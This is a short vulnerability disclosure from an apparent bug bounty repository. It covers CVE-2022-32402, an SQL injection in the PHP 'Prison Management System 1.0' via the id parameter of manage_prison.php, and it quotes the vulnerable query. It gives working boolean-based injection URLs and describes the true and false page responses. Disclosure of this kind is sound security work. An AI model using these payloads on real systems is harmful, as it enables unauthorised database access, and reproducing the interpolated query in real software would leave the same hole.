

main ▾

...

BugBounty / pms / cve-2022-32402.md



Dyrandy Update

History

1 contributor

24 lines (22 sloc) | 910 Bytes

...

# CVE-2022-32402

## Info

Prison Management System 1.0 - SQL Injection

Vendor Homepage : <https://www.sourcecodester.com/>

Software Link : <https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html>

[+] Vulnerability : SQL Injection

[+] Vulnerability Location : `$_GET['id']` in `/pms/admin/prisons/manage_prison.php:4`

```
$qry = $conn->query("SELECT * from `prison_list` where id = '{$_GET['id']}' and `del
```




## PoC

- Payload :

# Error Based


`http://localhost/pms/admin/prisons/manage_prison.php?id=1'-if(database()='pms_db',0,1)%23`

- True : `http://localhost/pms/admin/prisons/manage_prison.php?id=1'-if(database()='pms_db',0,1)%23`



A screenshot of a web browser window. The address bar shows the URL: `localhost/pms/admin/prisons/manage_prison.php?id=1'-if(database()='pms_db',0,1)%23`. The page content shows a form with two fields: 'Name' with the value 'Men's Prison' and 'Status' with a dropdown menu set to 'Active'.

- False : `http://localhost/pms/admin/prisons/manage_prison.php?id=1'-if(database()='wrong',0,1)%23`



A screenshot of a web browser window. The address bar shows the URL: `localhost/pms/admin/prisons/manage_prison.php?id=1'-if(database()='wrong',0,1)%23`. The page content shows a form with two fields: 'Name' which is empty and 'Status' with a dropdown menu set to 'Active'.